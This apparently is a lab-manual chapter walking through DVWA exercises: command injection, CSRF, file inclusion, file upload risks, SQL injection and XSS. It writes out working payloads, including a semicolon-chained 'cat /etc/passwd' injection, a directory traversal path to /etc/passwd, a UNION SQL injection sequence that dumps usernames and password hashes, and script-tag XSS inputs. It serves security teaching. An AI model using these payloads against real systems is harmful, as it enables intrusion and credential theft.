

Fig 6.3 : Bruteforcing Both Parameters

6.2 Command Injection

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

Instructions:

Click on Command Injection

Execute Ping

Notes:

Below we are going to do a simply ping test using the web interface. As an example, ping something on your network. As we can see in Fig 6.4 IP Address obtained in Section 3, Step 3 if you have nothing else to ping.

Instructions:

192.168.1.106

Click Submit

Fig 6.4 : Ping Function

Instructions:

cat /etc/passwd Fig 6.5 shows the input of Command Injection attempt 1

Click Submit

Notes:

Notice that either a messaging saying illegal IP address was displayed or nothing was returned.



Fig 6.5 : Command injection attempt 1

cat /etc/password (Attempt 2)

Instructions:

192.168.1.106; cat /etc/passwd . Fig 6.6 shows successfully command injection vulnerability exploited and we are able to see the server user passwords.

Click Submit

Notes:

Notice that we are now able to see the contents of the /etc/passwd file.



Fig 6.6 : Command Injection Exploited

Looking at the weakness

Instructions:

Click on the view source button

Notes:

Notice the two shell_exec lines.

These are the lines that execute ping depending on which Operating System is being used.

In Unix/Linux command, you can run multiple command separated by a ";".

Notice the code does not check that if $target matches an IP Address

\d+.\d+.\d+.\d+, where "\d+" represents a number with the possibility of multiple digits, like 192.168.1.106.

The code allows for an attacker to append commands behind the IP Address.

192.168.1.106; cat /etc/passwd

6.3 Cross Site Request Forgery

CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user's

session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.

It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called "stored CSRF flaws" as shown in Fig 6.7 . This can be accomplished by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.



Fig 6.7 : CSRF attack vector

6.4 File Inclusion

we will use a local file inclusion to gather information on the remote host and then exploit a vulnerability allowing us to get a root shell. Below is the default "File Inclusion" page in DVWA as shown in Fig 5.15 , which can be found from the menu on the left.



Fig 6.8 : File Inlcusion module

First, I will test to see if I can read a common file such as /etc/passwd. To do so, I input enough previous directories to get me back to root, then input the path for /etc/passwd. The ?page= part seen below would normally point to file1.PHP.

In this case, we use directory traversal to access the /etc/passwd file. In most operating systems, **..** represents the previous directory. Since we don't actually know what directory the app is reading files from, we tell the app to go back a bunch of directories, and then to /etc/passwd.

As expected, I am able to recover the /etc/passwd file. Of course, this isn't limited to use only on /etc/passwd, this can be used to recover any file that the web app user has read privileges on.



Fig 6.9 : File inclusion exploitation

Let's break it down a little bit more with an example path. This is the working directory of our fictional app:

/var/www/cgi-bin/things/

When it is passed a parameter like ?page=file1.php, it looks in its working directory to load file1.PHP. When we execute these attacks, we don't actually know the working directory of the application; it could be buried deep in a directory tree or it might be in a user's home directory. So we want to be sure that our path includes enough previous directories to get us back to the root directory, which can be a guessing game.

../../../../../../etc/passwd

This path goes back to the root directory, and then from there, to /etc/passwd.

6.5 File Upload

Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.

The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.

There are really two classes of problems here. The first is with the file metadata, like the path and file name. These are generally provided by the transport, such as HTTP multi-part encoding. This data may trick the application into overwriting a critical file or storing the file in a bad location. You must validate the metadata extremely carefully before using it.

The other class of problem is with the file size or content. The range of problems here depends entirely on what the file is used for. See the examples below for some ideas about how files might be misused. To protect against this type of attack, you should analyse everything your application does with files and think carefully about what processing and interpreters are involved.

Risk Factors

- The impact of this vulnerability is high, supposed code can be executed in the server context or on the client side. The likelihood of detection for the attacker is high. The prevalence is common. As a result the severity of this type of vulnerability is high.
- It is important to check a file upload module's access controls to examine the risks properly.
- Server-side attacks: The web server can be compromised by uploading and executing a web-shell which can run commands, browse system files, browse local resources, attack other servers, or exploit the local vulnerabilities, and so forth.
- Uploaded files can be abused to exploit other vulnerable sections of an application when a file on the same or a trusted server is needed (can again lead to client-side or server-side attacks)

- Uploaded files might trigger vulnerabilities in broken libraries/applications on the client side (e.g. iPhone MobileSafari LibTIFF Buffer Overflow).
- Uploaded files might trigger vulnerabilities in broken libraries/applications on the server side (e.g. ImageMagick flaw that called ImageTragick!).
- Uploaded files might trigger vulnerabilities in broken real-time monitoring tools (e.g. Symantec antivirus exploit by unpacking a RAR file)
- A malicious file such as a Unix shell script, a windows virus, an Excel file with a dangerous formula, or a reverse shell can be uploaded on the server in order to execute code by an administrator or webmaster later -- on the victim's machine.
- An attacker might be able to put a phishing page into the website or deface the website.
- The file storage server might be abused to host troublesome files including malwares, illegal software, or adult contents. Uploaded files might also contain malwares' command and control data, violence and harassment messages, or steganographic data that can be used by criminal organisations.
- Uploaded sensitive files might be accessible by unauthorised people.
- File uploaders may disclose internal information such as server internal paths in their error messages.

Examples

Attacks on application platform

- Upload .jsp file into web tree - jsp code executed as the web user
- Upload .gif file to be resized - image library flaw exploited
- Upload huge files - file space denial of service
- Upload file using malicious path or name - overwrite a critical file
- Upload file containing personal data - other users access it
- Upload file containing "tags" - tags get executed as part of being "included" in a web page
- Upload .rar file to be scanned by antivirus - command executed on a server running the vulnerable antivirus software

6.6 SQL Injection

SQL Injection is a web application attack. Through SQL Injection, we can insert rogue SQL commands in a web form field (e.g. login pages). It is possible to extract whole databases of MySQL stored on a server. This input validation vulnerability is caused by incorrect filtering of escape characters which may manipulate the SQL query going from a web application to the database. SQL Injection is one of the top application security risks as stated by OWASP.

Our scope will be limited to extracting username and password from the database for this module. However, we can do a lot more things with SQL commands.
The following paras are divided into 3 parts.. text input (the text to be entered into the user ID textbox), resulting SQL query (the query that gets sent to the server) followed by result and explanation.

Input : 1
SQL Query : SELECT firstname, surname FROM users WHERE userid='1';
Result :
ID: 1
First name: admin

Surname: admin

Nothing surprising here, you enter the user ID, you get their name. Similarly, try entering 2,3 etc.

Input : a' OR 1=1 #
SQL Query : SELECT firstname, surname FROM users WHERE userid='a' OR 1=1 #;



Fig 6.10 : Showing all databases

Result :

That pulled out whole record of firstname and surnames! Ideally, it should return only one (mostly, first) record.. but its not called oscsp for nothing! As shown in Fig 6.10

Input : a' ORDER BY 1 #
SQL Query : SELECT firstname, surname FROM users WHERE userid='a' ORDER BY 1 #;
Result : Nothing

We use the 'order by' statement to determine number of columns in the SQL query. Replace "order by 1" with "order by 1,2" and so on until you get an error.

Unknown column '3' in 'order clause'
So there are only two columns in the returning SQL statement. Fair enough.

Input : a' UNION SELECT 1,2#

SQL Query : SELECT firstname, surname FROM users WHERE userid='a' UNION SELECT 1,2 #;

Result :

ID: a' union select 1,2 #

First name: 1

Surname: 2

Union statement is used to combine two statements. We input 1 and 2.. and that's what we get in the "First name" and "Surname" field.

Now replace 1 and 2 with @@version, user(), @@hostname, database() and this will fetch you interesting information.

Input : a' UNION SELECT table_name,null FROM information_schema.tables #

SQL Query : SELECT firstname, surname FROM users WHERE userid='a' UNION SELECT table_name,null FROM information_schema.tables #;

Result :

Fig 6.11 : Retrieving schema tables

That escalated quickly! According to SQL standards, there is a standard database called 'information_schema' in every SQL installation. This database holds information about all other tables

and their respective columns. Here we probe that database to find out that there are too many tables.. So, we'll filter the result with WHERE clause.

Input : a' UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema =database() #
Result :
This will display the tables that are present in the current database. Well, there are only 2, guestbook and users. Hmm, users look interesting. Let's dig further.

Input: a' UNION SELECT column_name,null FROM information_schema.columns WHERE table_schema=database()#
SQL Query : SELECT firstname, surname FROM users WHERE userid='a' UNION SELECT column_name,null FROM information_schema.columns WHERE table_schema=database()#;
Result :

comment_id, comment, name, user_id, first_name, last_name, user, password, avatar (in the 'First name' field)

Now we probe information_schema.columns which gives the columns present in the current database. They maybe either from guestbook table or users table. Out of these, 'users' and 'password' seem interesting and likely to be placed in 'users' table. Now we perform the final query to extract username and password.

Input : a' UNION SELECT user,password FROM users #
SQL Query : SELECT firstname, surname FROM users WHERE userid='a' UNION SELECT user,password FROM users#;
Result :



Fig 6.12 : Retrieval of username and passwords

There you see username and passwords! This query was relatively simple. Now we've got the username and passwords. Passwords are md5 hashed and it should be easy to crack with any online tool or rainbow tables. It is possible to load a file from remote server with SQL commands like -

SELECT firstname, surname FROM users WHERE userid='a' UNION SELECT null,load_file('/etc/passwd')#;

Please note that there are some better and sophisticated SQL queries for injection. I have kept this one relatively simple for the sake of understanding.

Prevention against SQL Injection -

Sanitization of user input is must. Creating a whitelist of accepted characters and limiting the length of user input is recommended. PHP offers some inbuilt functions like mysql_real_escape() and stripslashes() which can be used before query is passed. As we saw, performing SQL Injection becomes possible primarily because displaying of SQL errors. So, avoid error messages from popping

up into webpage. Automated SQL Injection tools like sqlmap is also available which can be used to test the vulnerabilities of your database.

6.7 XSS REFLECTED

Now have a look over a small script which would generate an alert window. So in the given text field for **"name"** I will inject the script in the server.

<script>alert(1)</script>

The browser will execute our script which generates an alert prompt as showing following screenshot.

In low security, it will easily bypass the injected script when an attacker injects it in the text field given for **"name"** which should be not left empty according to the developer.



Fig 6.13 : XSS Reflected exploit

6.8 XSS STORED

Now have a look over a small script which would generate an alert window. So in the text area given for message I will inject the script which gets stored in the server.

<script>alert(1)</script>

Now when user will visit this page to read our message his browser will execute our script which generates an alert prompt as showing the following Fig 6.14.

